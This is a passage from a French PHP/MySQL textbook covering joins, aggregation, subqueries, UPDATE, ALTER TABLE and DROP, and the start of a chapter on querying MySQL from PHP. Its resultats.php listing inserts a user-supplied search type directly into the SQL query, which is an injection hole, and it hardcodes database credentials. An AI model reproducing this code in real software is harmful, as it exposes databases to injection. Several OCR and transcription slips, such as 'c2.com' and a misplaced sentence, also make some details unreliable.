La méthode la plus simple pour répondre à ce type de question avec MySQL consiste à utiliser une jointure à gauche. Ce type de jointure renvoie en effet les lignes qui satisfont la condition de jointure entre deux tables. S'il n'y a aucune ligne correspondante dans la table de droite, une ligne est ajoutée dans la table des résultats, contenant des valeurs `NULL` dans les colonnes de droite.

Prenons un exemple :

```
select clients.idclient, clients.nom, commandes.idcommande
from clients left join commandes
on clients.idclient = commandes.idclient;
```

Cette requête SQL se sert d'une jointure à gauche pour regrouper les tables `clients` et `commandes`. Vous remarquerez que la jointure à gauche utilise une syntaxe légèrement différente pour sa condition de jointure : elle se trouve ici dans une clause `ON` spéciale de l'instruction SQL.

Voici le résultat de cette requête :

```
+-----------+-----------------+------------+
| idclient  | nom             | idcommande |
+-----------+-----------------+------------+
|         3 | Julie Smith     |          1 |
|         3 | Julie Smith     |          4 |
|         4 | Alain Wong      |       NULL |
|         5 | Michelle Arthur |          1 |
+-----------+-----------------+------------+
```

Ce résultat ne montre que les clients qui ont des idclient non `NULL`.

Si vous ne voulez connaître que les clients qui n'ont passé aucune commande, il suffit de rechercher ces valeurs `NULL` dans la clé primaire de la table correspondante (`idcommande`, ici), puisque ce champ ne devrait être `NULL` dans aucune des lignes :

```
select clients.idclient, clients.nom
from clients left join commandes
using (idclient)
where commandes.idcommande is null;
```

Voici le résultat obtenu :

```
+----------+-----------------+
| idclient | nom             |
+----------+-----------------+
|        4 | Alain Wong      |
|        5 | Michelle Arthur |
+----------+-----------------+
```

Vous remarquerez que nous nous sommes également servis d'une syntaxe différente pour la condition de jointure de cet exemple. Les jointures à gauche acceptent en effet soit la syntaxe `ON` que nous avons utilisée dans le premier exemple, soit la syntaxe `USING` du second exemple. La syntaxe `USING` ne précisant pas la table d'où provient l'attribut de jointure, les colonnes des deux tables doivent porter le même nom lorsque vous voulez utiliser cette clause.

Vous pouvez également répondre à ce type de question en utilisant des sous-requêtes, que nous présenterons plus loin dans ce chapitre.

Utiliser d'autres noms pour les tables : les alias

Il est souvent pratique, et parfois indispensable, de pouvoir faire référence aux tables avec d'autres noms, que l'on appelle des *alias*. Vous pouvez les créer au début d'une requête et les utiliser dans tout le reste de cette requête. Ils servent souvent de raccourcis pour les noms des tables, comme dans cet exemple qui n'est qu'une réécriture d'une requête que nous avons déjà présentée :

```
select cli.nom
from clients as cli, commandes as cde, livres_commandes as lc,
     livres as l
where cli.idclient = cde.idclient
and cde.idcommande = lc.idcommande
and lc.isbn = l.isbn
and l.titre like '%Java%';
```

Lorsque nous déclarons les tables que nous allons utiliser, nous ajoutons une clause `AS` pour déclarer l'alias d'une table. Il est également possible de définir des alias pour des colonnes, mais nous y reviendrons lorsque nous verrons les fonctions d'agrégation.

Il faut passer par les alias pour réaliser une jointure d'une table avec elle-même. Cela a l'air plus difficile et plus étrange que cela ne l'est en réalité. Cette approche peut être utile, si, par exemple, nous voulons trouver dans une table les lignes qui possèdent des valeurs en commun. Ainsi, pour trouver les clients qui habitent dans la même ville (éventuellement pour diffuser des publicités), nous pouvons affecter deux alias à la même table (`clients`) :

```
select c1.nom, c2.com, c1.ville
from clients as c1, clients as c2
```

```
where c1.ville = c2.ville
and c1.nom != c2.nom;
```

Dans cette requête, nous faisons comme si la table `clients` représentait en fait deux tables différentes, `c1` et `c2`, et nous effectuons une jointure sur la colonne `ville`. Vous remarquerez que nous avons également besoin de la deuxième condition, `c1.nom != c2.nom`, pour éviter que chaque client ne vérifie la condition (puisque chaque client habite évidemment dans la même ville que lui).

Récapitulatif sur les jointures

Les différents types de jointures sont présentés dans le Tableau 10.2. Il en existe d'autres, mais ce tableau rassemble celles que vous utiliserez le plus souvent.

Tableau 10.2 : Les types de jointures dans MySQL

Nom	*Description*
Produit cartésien	Toutes les combinaisons de toutes les lignes des tables de la jointure. Ce type de jointure est choisi en plaçant une virgule entre les noms des tables et en ne spécifiant aucune clause `WHERE`.
Jointure complète	Comme ci-dessus.
Jointure croisée	Comme ci-dessus. Peut également être utilisée en utilisant la clause `CROSS JOIN` entre les noms des tables de la jointure.
Jointure interne	Sémantiquement équivalente à la virgule. Elle peut également être indiquée à l'aide de la clause `INNER JOIN`. Sans condition `WHERE`, elle est équivalente à produit cartésien. Généralement, on utilise également une condition `WHERE` pour en faire une véritable jointure interne.
Équi-jointure	Utilise un test d'égalité pour associer les lignes des différentes tables de la jointure. En SQL, c'est une jointure avec une clause `WHERE`.
Jointure à gauche	Tente d'associer des lignes provenant des tables indiquées et remplit les lignes ne correspondant pas avec la valeur `NULL`. Utilisée dans SQL avec les clauses `LEFT JOIN`. Elle permet de trouver des valeurs manquantes. Vous pouvez utiliser de la même manière `RIGHT JOIN` pour faire une jointure à droite.

Récupérer les données dans un ordre particulier

Si vous souhaitez afficher les lignes renvoyées par une requête dans un ordre particulier, vous pouvez vous servir de la clause `ORDER BY` de l'instruction `SELECT`. Celle-ci permet de présenter la sortie obtenue dans un format plus lisible.

La clause `ORDER BY` trie les lignes d'une ou de plusieurs colonnes de la clause `SELECT`. Par exemple :

```
select nom, adresse
from clients
order by nom;
```

Cette requête renvoie les noms et les adresses des clients, en les triant par ordre alphabétique des noms :

```
+-----------------+--------------------+
| nom             | adresse            |
+-----------------+--------------------+
| Alain Wong      | 147 Avenue Haines  |
| Julie Dupont    | 25 rue noire       |
| Melissa Jones   |                    |
| Michel Archer   | 12 Avenue plate    |
| Michelle Arthur | 357 rue de Paris   |
+-----------------+--------------------+
```

Vous remarquerez que, dans ce cas, les noms étant au format *prénom nom de famille*, ils sont triés en fait d'après le prénom. Si vous souhaitez les trier d'après le nom de famille, il faut séparer les prénoms et les noms de famille, et les mettre dans deux champs différents.

Par défaut, l'ordre de tri est croissant. Vous pouvez le préciser explicitement à l'aide du mot-clé `ASC` :

```
select nom, adresse
from clients
order by nom asc;
```

Mais il est également possible de trier par ordre décroissant, en spécifiant le mot-clé `DESC` :

```
select nom, adresse
from clients
order by nom desc;
```

Vous pouvez aussi trier sur plusieurs colonnes, ou vous servir des alias des colonnes, ou même de leur position dans la table (par exemple, 3 correspond à la troisième colonne de la table) au lieu de leur nom.

Groupement et agrégation des données

Il faut souvent déterminer le nombre de lignes qui appartiennent à un ensemble particulier ou la valeur moyenne d'une colonne (par exemple le montant moyen des commandes). MySQL possède plusieurs fonctions d'agrégation qui se révèlent très utiles pour répondre à ce type de requête.

Ces fonctions d'agrégation peuvent être appliquées à une table prise comme un ensemble ou à un groupe de données dans une table.

Les fonctions d'agrégation les plus utilisées sont présentées dans le Tableau 10.3.

Tableau 10.3 : Les fonctions d'agrégation de MySQL

Nom	*Description*
`AVG (colonne)`	Moyenne des valeurs de la colonne indiquée.
`COUNT (élément)`	Si vous indiquez une colonne, cette fonction renvoie le nombre de valeurs non `NULL` de cette colonne. Si vous ajoutez le mot `DISTINCT` devant le nom de la colonne, vous obtiendrez le nombre de valeurs distinctes dans cette colonne uniquement. Si vous utilisez `COUNT(*)`, vous obtiendrez un compte global, indépendamment des valeurs `NULL`.
`MIN (colonne)`	Plus petite valeur de la colonne indiquée.
`MAX(colonne)`	Plus grande valeur de la colonne indiquée.
`STD (colonne)`	Écart-type des valeurs de la colonne indiquée.
`STDDEV (colonne)`	Identique à `STD(colonne)`.
`SUM (colonne)`	Somme des valeurs de la colonne indiquée.

Voyons maintenant quelques exemples, en commençant par celui que nous avons mentionné plus haut. Nous pouvons calculer la moyenne des commandes comme ceci :

```
select avg(montant)
from commandes;
```

Ce qui fournit la sortie suivante :

```
+--------------+
| avg(montant) |
+--------------+
|    54.985002 |
+--------------+
```

Pour obtenir des informations plus détaillées, nous pouvons nous servir de la clause `GROUP BY`. Celle-ci va nous permettre, par exemple, d'afficher la moyenne des commandes de chaque client. Grâce à ce mécanisme, nous pouvons connaître le client qui a dépensé le plus d'argent :

```
select idclient, avg(montant)
from commandes
group by idclient;
```

Lorsque vous utilisez la clause `GROUP BY` avec une fonction d'agrégation, cette clause modifie le comportement de la fonction. Au lieu de fournir la moyenne des montants

des commandes de toute la table, cette requête fournit la moyenne des montants des commandes pour chaque client (ou, plus précisément, pour chaque `idclient`) :

```
+----------+--------------+
| idclient | avg(montant) |
+----------+--------------+
|        1 |    49.990002 |
|        2 |    74.980003 |
|        3 |    47.485002 |
+----------+--------------+
```

En SQL ANSI, si vous utilisez une clause `GROUP BY`, les seuls éléments qui peuvent apparaître dans la clause `SELECT` sont les fonctions d'agrégation et les colonnes indiquées dans la clause `GROUP BY`. En outre, si vous voulez utiliser une colonne dans une clause `GROUP BY`, celle-ci doit apparaître dans la clause `SELECT`.

MySQL accorde en fait un peu plus de liberté. Il accepte une *syntaxe étendue* qui permet de ne pas spécifier des éléments dans la clause `SELECT` si vous ne souhaitez pas les y mettre.

Nous pouvons également tester le résultat d'une agrégation à l'aide d'une clause `HAVING`. Celle-ci doit être indiquée immédiatement après la clause `GROUP BY` et elle fonctionne comme une clause `WHERE` qui ne s'appliquerait qu'aux groupes et aux agrégats.

Pour poursuivre notre exemple précédent, nous pouvons nous servir de la requête suivante pour connaître les clients dont la moyenne des commandes est supérieure à 50 euros :

```
select idclient, avg(montant)
from commandes
group by idclient
having avg(montant) > 50;
```

La clause `HAVING` s'applique aux groupes. Cette requête renvoie donc le résultat suivant :

```
+----------+--------------+
| idclient | avg(montant) |
+----------+--------------+
|        2 |    74.980003 |
+----------+--------------+
```

Choisir les lignes à renvoyer

La clause `LIMIT` de l'instruction `SELECT` peut être particulièrement utile dans les applications web. Elle permet d'indiquer les lignes du résultat qui seront renvoyées. Cette clause prend deux paramètres : le numéro de ligne de départ et le nombre de lignes à renvoyer.

La requête suivante met en œuvre la clause `LIMIT` :

```
select nom
from clients
limit 2, 3;
```

Cette requête peut être interprétée comme : "Sélectionne les noms des clients et renvoie 3 lignes à partir de la deuxième ligne du résultat." Vous remarquerez que les lignes sont numérotées à partir de 0, c'est-à-dire que la première ligne du résultat est la ligne 0.

Ceci est très utile pour les applications web, car on peut ainsi n'afficher, par exemple, que 10 articles par page lorsque l'on présente un catalogue aux clients.

Notez cependant que `LIMIT` ne fait pas partie du standard ANSI SQL. Il s'agit d'une extension MySQL : en l'utilisant, vous rendez votre code SQL incompatible avec la plupart des autres SGBDR.

Utiliser des sous-requêtes

Une sous-requête est une requête imbriquée dans une autre requête. Si la plupart des fonctionnalités des sous-requêtes peuvent être obtenues en utilisant attentivement des jointures et des tables temporaires, les sous-requêtes sont généralement plus simples à lire et à écrire.

Sous-requêtes élémentaires

L'usage le plus courant des sous-requêtes consiste à utiliser le résultat d'une requête dans une comparaison d'une autre requête. Vous pouvez, par exemple, utiliser la requête suivante pour retrouver la plus grosse commande :

```
select idclient, montant
from commandes
where montant = (select max(montant) from commandes);
```

Cette requête donne le résultat suivant :

```
+----------+---------+
| idclient | montant |
+----------+---------+
|        2 |   74.98 |
+----------+---------+
```

Dans ce cas, la sous-requête renvoie une seule valeur (le montant maximal) qui est utilisée ensuite pour la comparaison dans la requête externe. Il s'agit d'un bon exemple d'usage de sous-requête, car cette requête particulière ne peut pas être reproduite de manière élégante en utilisant des jointures en ANSI SQL.

Vous obtiendrez toutefois le même résultat avec la jointure suivante :

```
select idclient, montant
from commandes
order by montant desc
limit 1;
```

Mais, parce qu'elle s'appuie sur `LIMIT`, cette requête n'est pas compatible avec la plupart des SGBDR. Cependant, elle s'exécutera plus efficacement sur MySQL que la version avec une sous-requête.

L'une des principales raisons pour lesquelles MySQL a tant tardé à proposer des sous-requêtes tient au nombre très réduit d'opérations qu'elles vous permettent de réaliser. Techniquement, vous pouvez créer une seule requête ANSI SQL ayant le même effet, mais qui s'appuie sur un hack inefficace appelé MAX-CONCAT.

Vous pouvez utiliser des valeurs de sous-requête de cette manière avec tous les opérateurs de comparaison classiques et il existe également certains opérateurs de comparaison spécifiques aux sous-requêtes que nous décrirons dans la section suivante.

Sous-requêtes et opérateurs

Il existe cinq opérateurs spécifiques aux sous-requêtes. Quatre d'entre eux sont utilisés avec les sous-requêtes standard et un (`EXISTS`) n'est généralement utilisé qu'avec des sous-requêtes corrélées. Nous en traiterons dans la prochaine section. Les quatre opérateurs de sous-requête standard sont présentés dans le Tableau 10.4.

Tableau 10.4 : Opérateurs de sous-requête

Nom	*Syntaxe d'exemple*	*Description*
`ANY`	`SELECT c1 FROM t1 WHERE c1 > ANY (SELECT c1 FROM t2);`	Renvoie `true` si la comparaison est vraie pour l'une des lignes de la sous-requête.
`IN`	`SELECT c1 FROM t1 WHERE c1 IN SELECT c1 from t2);`	Équivalent de `=ANY`.
`SOME`	`SELECT c1 FROM t1 WHERE c1 > SOME (SELECT c1 FROM t2);`	Alias de `ANY`.
`ALL`	`SELECT c1 FROM t1 WHERE c1 > ALL (SELECT c1 from t2);`	Renvoie `true` si la comparaison est vraie pour toutes les lignes de la sous-requête.

Chacun de ces opérateurs ne peut apparaître qu'après un opérateur de comparaison, à l'exception de `IN`, où l'opérateur de comparaison (`=`) est en quelque sorte "intégré".

Sous-requêtes corrélées

Dans les sous-requêtes corrélées, les choses se compliquent un peu, car vous pouvez utiliser des éléments de la requête externe dans la requête interne. Par exemple :

```
select isbn, titre
from livres
where not exists
  (select *
   from livres_commandes
   where livres_commandes.isbn = livres.isbn);
```

Cette requête illustre l'utilisation des sous-requêtes corrélées et du dernier opérateur de sous-requête spécifique, `EXISTS`. Elle récupère tous les livres qui n'ont jamais été commandés (ces informations sont identiques à celles retrouvées précédemment à l'aide d'une jointure à gauche). Notez que la clause `FROM` de requête interne n'inclut que la table `livres commandes` mais que cette sous-requête fait également référence à `livres.isbn`. En d'autres termes, la requête interne fait référence aux données de la requête externe, ce qui est la définition même d'une sous-requête corrélée. Vous recherchez en fait les lignes internes qui correspondent (ou, dans le cas présent, ne correspondent pas) aux lignes externes.

L'opérateur `EXISTS` renvoie `true` s'il existe des lignes correspondantes dans la sous-requête. Inversement, `NOT EXISTS` renvoie `true` s'il n'existe pas de ligne correspondante dans la sous-requête.

Sous-requêtes de ligne

Toutes les sous-requêtes que nous avons étudiées jusqu'à présent retournaient une seule valeur, correspondant généralement à `true` ou à `false` (comme dans l'exemple précédent avec `EXISTS`). Les sous-requêtes de ligne renvoient une ligne entière, qui peut ensuite être comparée à des lignes entières dans la requête externe. Cette méthode est généralement adoptée pour rechercher des lignes dans une table qui existent également dans une autre table. Aucun exemple intéressant ne peut être trouvé dans la base de données `livres`, mais on peut fournir un exemple d'utilisation de la syntaxe de la manière suivante :

```
select c1, c2, c3
from t1
where (c1, c2, c3) in (select c1, c2, c3 from t2);
```

Utiliser une sous-requête comme table temporaire

Vous pouvez utiliser une sous-requête dans la clause `FROM` d'une requête externe. Cette approche vous permet d'interroger le résultat de la sous-requête en la traitant comme une table temporaire.

Sous sa forme la plus simple, ce type de sous-requête se présente comme suit :

```
select * from
(select idclient, nom from clients where ville = 'Bordeaux')
as clients_bordeaux;
```

Notez qu'ici nous plaçons la sous-requête dans la clause `FROM`. Juste après la parenthèse fermante de la sous-requête, vous devez donner le résultat de la sous-requête sous forme d'alias que vous pourrez ensuite traiter comme n'importe quelle autre table dans la requête externe.

Mise à jour des enregistrements de la base de données

Outre la récupération des données dans la base de données, une autre opération classique consiste à les modifier. Par exemple, nous pouvons avoir besoin d'augmenter le prix des livres dans la base de données. Pour cela, il existe l'instruction `UPDATE`.

La syntaxe de `UPDATE` est la suivante :

```
UPDATE [LOW_PRIORITY] [IGNORE] nom_table
SET colonne1=expression1,colonne2=expression2,...
[WHERE condition]
[ORDER BY critères_tri]
[LIMIT nombre]
```

Cette instruction met à jour la table *`nom table`* en modifiant toutes les colonnes indiquées avec les expressions fournies. Vous pouvez restreindre une instruction `UPDATE` à certaines lignes avec une clause `WHERE` et limiter le nombre total de lignes affectées avec une clause `LIMIT`. `ORDER BY` n'est généralement utilisé qu'en conjonction avec une clause `LIMIT` ; par exemple, si vous devez ne mettre à jour que les dix premières lignes, vous devez préalablement les placer dans un ordre particulier. Si les clauses `LOW PRIORITY` et `IGNORE` sont utilisées, elles fonctionnent de la même manière que dans une instruction `INSERT`.

Passons maintenant à quelques exemples.

Si nous souhaitons augmenter tous les prix de 10 %, nous pouvons utiliser une instruction `UPDATE` sans clause `WHERE` :

```
update livres
set prix = prix * 1.1;
```

Si, en revanche, nous ne souhaitons modifier qu'une seule ligne (par exemple pour changer l'adresse d'un client), nous pouvons nous servir de la requête suivante :

```
update clients
set adresse = '250 rue Olsens'
where idclient = 4;
```

Modification des tables après leur création

Non seulement nous pouvons modifier le contenu d'une table, mais nous pouvons également modifier sa structure. Pour cela, on utilise l'instruction `ALTER TABLE`, dont la syntaxe est la suivante :

```
ALTER TABLE [IGNORE] nom_table modification [, modification ...]
```

En SQL ANSI, il n'est possible d'apporter qu'une seule modification par instruction `ALTER TABLE` mais, avec MySQLn vous pouvez en faire autant que vous le souhaitez. Chaque clause de modification peut servir à modifier différents aspects de la table.

Si la clause `IGNORE` est utilisée et que vous essayiez d'effectuer une modification qui duplique des clés primaires, la première ira dans la table modifiée et les autres seront supprimées. Si cette clause n'est pas indiquée (par défaut), la modification échouera et sera annulée. Les différents types de modifications que vous pouvez apporter avec cette instruction sont présentés dans le Tableau 10.5.

Tableau 10.5 : Les modifications possibles avec l'instruction *ALTER TABLE*

Syntaxe	*Description*
`ADD [COLUMN] description colonne [FIRST | AFTER colonne ]`	Ajoute une nouvelle colonne à l'emplacement indiqué (s'il n'est pas indiqué, la colonne est ajoutée à la fin). Notez que `description colonne` nécessite un nom et un type, tout comme une instruction `CREATE`.
`ADD [COLUMN] (description colonne, description colonne,...)`	Ajoute une ou plusieurs colonnes à la fin de la table.
`ADD INDEX [index] (colonne,...)`	Ajoute un index dans la table, sur les colonnes indiquées.
`ADD [CONSTRAINT [symbole]] PRIMARY KEY (colonne,...)`	Transforme les colonnes indiquées en clé primaire de la table. La notation `CONSTRAINT` ne concerne que les tables utilisant des clés étrangères. Pour plus d'informations à ce sujet, consultez le Chapitre 13.
`ADD UNIQUE [CONSTRAINT [symbole]] [index] (colonne,...)`	Ajoute un index unique dans la table, sur les colonnes indiquées. La notation `CONSTRAINT` ne concerne que les tables InnoDB utilisant des clés étrangères. Pour plus d'informations à ce sujet, consultez le Chapitre 13.
`ADD [CONSTRAINT] [symbole]] FOREIGN KEY [index] (index col, …) [définition référence]`	Ajoute une clé étrangère à une table InnoDB.
`ALTER [COLUMN] colonne {SET DEFAULT valeur | DROP DEFAULT}`	Ajoute ou supprime une valeur par défaut pour une colonne particulière.
`CHANGE [COLUMN] colonne description nlle colonne`	Modifie la colonne indiquée en lui affectant la nouvelle description. Vous pouvez vous en servir pour modifier le nom d'une colonne, puisque la description d'une colonne contient son nom.
`MODIFY [COLUMN] description colonne`	Comme `CHANGE`. Permet de modifier le type d'une colonne, pas son nom.
`DROP [COLUMN] colonne`	Supprime la colonne indiquée.

Tableau 10.5 : Les modifications possibles avec l'instruction *ALTER TABLE (suite)*

Syntaxe	*Description*
`DROP PRIMARY KEY`	Supprime l'index principal (mais pas la colonne).
`DROP INDEX` *`index`*	Supprime l'index indiqué.
`DROP FOREIGN KEY` *`clé`*	Supprime la clé étrangère (mais pas la colonne).
`DISABLE KEYS`	Désactive la mise à jour de l'index.
`ENABLE KEYS`	Active la mise à jour de l'index.
`RENAME [AS]` *`nom nlle table`*	Renomme une table.
`ORDER BY` *`nom col`*	Recrée la table avec les lignes dans un ordre particulier (notez qu'après avoir modifié la table les lignes ne seront plus dans l'ordre).
`CONVERT TO CHARACTER SET` *`jdc`* `COLLATE` *`odc`*	Convertit toutes les colonnes texte avec le jeu de caractères et l'ordre de classement indiqués.
`[DEFAULT] CHARACTER SET` *`cs`* `COLLATE` *`c`*	Définit le jeu de caractères et l'ordre de classement par défaut.
`DISCARD TABLESPACE`	Supprime le fichier d'espace de tables sous-jacent pour une table InnoDB (pour plus d'informations sur les tables InnoDB, voir le Chapitre 13).
`IMPORT TABLESPACE`	Recrée le fichier d'espace de tables sous-jacent pour une table InnoDB (pour plus d'informations sur les tables InnoDB, voir le Chapitre 13).
`options table`	Permet de réinitialiser les options de table. Utilise la même syntaxe que `CREATE TABLE`.

Voyons maintenant quelques utilisations courantes de `ALTER TABLE`.

Il arrive assez souvent que l'on se rende compte qu'une colonne n'est pas assez grande pour les données qu'elle contient. Par exemple, dans notre table `clients`, nous avons choisi des noms de 50 caractères au maximum. Après avoir ajouté quelques données, il se peut que nous nous rendions compte que certains noms font plus de 50 caractères et qu'ils sont tronqués. Pour corriger ce problème, il suffit de modifier le type de la colonne et de choisir une largeur de 75 caractères :

```
alter table clients
modify nom char(70) not null;
```

Il arrive aussi que l'on ait besoin d'ajouter une colonne. Imaginons par exemple qu'une taxe sur les livres soit ajoutée et que Book-O-Rama ait besoin d'ajouter le montant de

cette taxe au total des commandes. Nous pouvons ajouter une colonne `taxe` dans la table `commandes`, comme ceci :

```
alter table commandes
add taxe float(6,2) after montant;
```

Pour supprimer une colonne, servez-vous de la requête suivante :

```
alter table commandes
drop taxe;
```

Supprimer des enregistrements de la base de données

La suppression des lignes est très simple. Vous pouvez vous servir de l'instruction `DELETE`, dont la syntaxe est la suivante :

```
DELETE [LOW_PRIORITY] [QUICK] [IGNORE] FROM nom_table
[WHERE condition]
[ORDER BY cols_tri]
[LIMIT nombre]
```

Si vous écrivez uniquement :

```
delete from nom_table;
```

toutes les lignes de la table seront supprimées ! En général, on préfère ne supprimer que certaines lignes, indiquées dans la clause `WHERE`. Par exemple, il faut supprimer une ligne si un livre n'est plus disponible ou si un client n'a passé aucune commande depuis un certain temps :

```
delete from clients
where idclient = 5;
```

La clause `LIMIT` permet de limiter le nombre maximal de lignes à supprimer.

Supprimer des tables

Il peut également arriver que vous souhaitiez supprimer une table de votre base de données. Vous pouvez le faire à l'aide de l'instruction `DROP TABLE`. Sa syntaxe est très simple :

```
DROP TABLE nom_table;
```

Elle supprime toutes les lignes de la table et la table elle-même. Il convient donc de faire attention lorsque vous l'utilisez. `ORDER BY` est généralement utilisée en conjonction avec `LIMIT`.

Supprimer une base de données entière

Vous pouvez même supprimer l'intégralité d'une base de données avec l'instruction `DROP DATABASE`, dont la syntaxe est la suivante :

```
DROP DATABASE base_de_données;
```

Elle supprime toutes les lignes, toutes les tables, tous les index et la base de données elle-même. Il va donc sans dire qu'elle doit être utilisée avec précaution !

Pour aller plus loin

Dans ce chapitre, nous avons présenté les opérations les plus courantes de SQL, celles que vous utiliserez pour interagir avec une base de données MySQL. Au cours des deux prochains chapitres, nous verrons comment connecter MySQL et PHP pour que vous puissiez accéder à votre base de données à partir du Web. Nous explorerons également quelques techniques avancées de MySQL.

Si vous souhaitez vous documenter plus précisément sur SQL, vous pouvez vous reporter au standard SQL ANSI, disponible sur le site **http://www.ansi.org/**.

Pour plus de détails sur les extensions de MySQL par rapport à SQL ANSI, consultez le site web de MySQL, **http://www.mysql.com**.

Pour la suite

Au Chapitre 11, nous verrons comment rendre la base de données Book-O-Rama disponible sur le Web.

11

Accès à une base de données MySQL à partir du Web avec PHP

Auparavant, lorsque nous travaillions avec PHP, nous nous servions d'un fichier plat pour enregistrer et récupérer nos données. Lorsque nous avons mentionné cette approche (voir Chapitre 2), nous avons également dit que les systèmes de bases de données relationnelles rendent ces deux tâches (enregistrement et récupération des données) à la fois plus simples, plus sûres et plus efficaces dans le cadre d'une application web. Maintenant que nous sommes capables de nous servir de MySQL pour créer des bases de données, nous pouvons commencer à connecter cette base de données à une interface web.

Dans ce chapitre, nous verrons comment accéder à la base de données de Book-O-Rama à partir du Web, en utilisant PHP. Nous expliquerons comment lire et écrire dans cette base de données et comment filtrer les données d'entrée susceptibles de poser problème.

Fonctionnement des architectures de bases de données web

Au Chapitre 8, nous avons présenté le fonctionnement des architectures de bases de données web. À titre de rappel, voici les principales étapes de ce processus :

1. Le navigateur web d'un utilisateur envoie une requête HTTP demandant une page particulière. Par exemple, l'utilisateur peut avoir demandé de chercher tous les livres écrits par Michael Morgan à l'aide d'un formulaire HTML. La page de recherche des résultats s'appelle *resultats.php*.

2. Le serveur web reçoit la requête concernant *resultats.php*, récupère le fichier correspondant et le passe au moteur PHP afin qu'il y soit traité.

3. Le moteur PHP commence à analyser le script. À l'intérieur de celui-ci se trouve une commande permettant de se connecter à la base de données et d'exécuter une requête (c'est-à-dire de rechercher les livres). PHP ouvre ensuite une connexion vers le serveur MySQL et envoie la requête appropriée.
4. Le serveur MySQL reçoit la requête de base de données, la traite et renvoie les résultats obtenus (une liste de livres) au moteur PHP.
5. Le moteur PHP finit l'exécution du script, consistant généralement à formater en HTML les résultats de la requête. Le fichier HTML obtenu est alors renvoyé au serveur web.
6. Le serveur web renvoie à son tour le fichier HTML au navigateur, qui l'affiche pour que l'utilisateur puisse voir la liste des livres qu'il a demandée.

Maintenant que nous possédons une base de données MySQL, nous pouvons écrire le code PHP permettant d'exécuter les étapes précédentes. Nous commencerons par le formulaire de recherche. Il s'agit d'un formulaire en HTML classique, comme celui du Listing 11.1.


Listing 11.1 : *recherche.html* — La page de recherche dans la base de données de Book-O-Rama

```
<html>
<head>
  <title>Recherche dans le catalogue de Book-O-Rama</title>
</head>

<body>
  <h1>Recherche dans le catalogue de Book-O-Rama</h1>

  <form action="resultats.php" method="post">
    Choisissez un type de recherche :<br />
    <select name="type_recherche">
      <option value="auteur">Par auteur</option>
      <option value="titre">Par titre</option>
      <option value="isbn">Par ISBN</option>
    </select>
    <br />
    Entrez le terme recherché :<br />
    <input name="terme_recherche" type="text" size="40" />
    <br />
    <input type="submit" value="Rechercher" />
  </form>

</body>
</html>
```

Ce formulaire HTML est très simple. Sa sortie est présentée à la Figure 11.1.

Figure 11.1

Le formulaire de recherche est très général puisqu'il permet de chercher un livre à partir de son titre, de son auteur ou de son code ISBN.



Le script appelé lorsque l'utilisateur clique sur le bouton `Rechercher` s'appelle *resultats.php* ; son code est celui du Listing 11.2. Tout au long de ce chapitre, nous allons expliquer le but et le fonctionnement de ce script.

Listing 11.2 : *resultats.php* — Le script qui récupère les résultats de notre base de données MySQL et qui les formate pour les afficher correctement

```
<html>
<head>
  <title>Résultats de la recherche dans Book-O-Rama</title>
</head>
<body>
<h1>Résultats de la recherche dans Book-O-Rama</h1>
<?php
  // Création de variables aux noms abrégés
  $type_recherche = $_POST['type_recherche'];
  $terme_recherche = trim($_POST['terme_recherche']);

  if (!$type_recherche || !$terme_recherche) {
     echo "Vous n'avez pas saisi les détails de la recherche";
     exit;
  }

  if (!get_magic_quotes_gpc()) {
    $type_recherche = addslashes($type_recherche);
    $terme_recherche = addslashes($terme_recherche);
  }

  @$db = new mysqli('localhost', 'bookorama', 'bookorama123', 'livres');

  if (mysqli_connect_errno()) {
     echo "Impossible de se connecter à la base de données.";
     exit;
  }
```

```
$requete = "select * from livres where " . $type_recherche .
           " like '%" . $terme_recherche . "%'";
$resultat = $db->query($requete);

$nb_lig_resultat = $resultat->num_rows;

echo "<p>Nombre de livres trouvés : " . $nb_lig_resultat . "</p>";

for ($i = 0; $i < $nb_lig_resultat; $i++) {
   $ligne = $resultat->fetch_assoc();
   echo "<p><strong>" . ($i+1) . ". Titre : ";
   echo htmlspecialchars(stripslashes($ligne['titre']));
   echo "</strong><br />Auteur : ";
   echo stripslashes($ligne['auteur']);
   echo "<br />ISBN : ";
   echo stripslashes($ligne['isbn']);
   echo "<br />Prix : ";
   echo stripslashes($ligne['prix']);
   echo '</p>';
}

$resultat->free();
$db->close();

?>
</body></html>
```

Vous remarquerez que ce script vous permet d'entrer les caractères joker de MySQL `%` et _ (blanc souligné), ce qui peut être utile pour l'utilisateur. Si cela pose problème, vous pouvez protéger ces caractères.

La Figure 11.2 illustre les résultats de ce script.

Figure 11.2

Les résultats de la recherche des livres sur Java dans la base de données sont présentés dans une page web grâce au script resultats.php.

Principales étapes dans l'interrogation d'une base de données à partir du Web

Dans tous les scripts utilisés pour accéder à une base de données à partir du Web, il faut respecter les étapes suivantes :

1. Vérifier et filtrer les données fournies par l'utilisateur.
2. Établir une connexion vers la base de données appropriée.
3. Interroger la base de données.
4. Récupérer les résultats.
5. Présenter les résultats à l'utilisateur.

Ce sont ces étapes que nous avons suivies dans le script *resultats.php* et nous allons maintenant les étudier une par une.

Vérifier et filtrer les données saisies par l'utilisateur

Nous commençons le script en supprimant tous les espaces que l'utilisateur peut avoir saisis par inadvertance au début ou à la fin de ses données. Pour cela, nous appliquons la fonction `trim()` à `$ POST['terme recherche']` avant de lui associer un nom plus court :

```
$terme_recherche = trim($_POST['terme_recherche']);
```

L'étape suivante consiste à vérifier que l'utilisateur a bien entré une expression à rechercher et qu'il a sélectionné un type de recherche. Vous remarquerez que nous effectuons cette vérification *après* avoir supprimé les espaces aux deux extrémités du terme recherché : si nous inversions ces deux opérations, nous ne pourrions pas détecter le cas où l'utilisateur a saisi uniquement des espaces et nous ne pourrions donc pas afficher un message d'erreur puisque ces espaces n'auraient pas été supprimés par `trim()` :

```
if (!$type_recherche || !$terme_recherche) {
   echo "Vous n'avez pas saisi les détails de la recherche."
   exit;
}
```

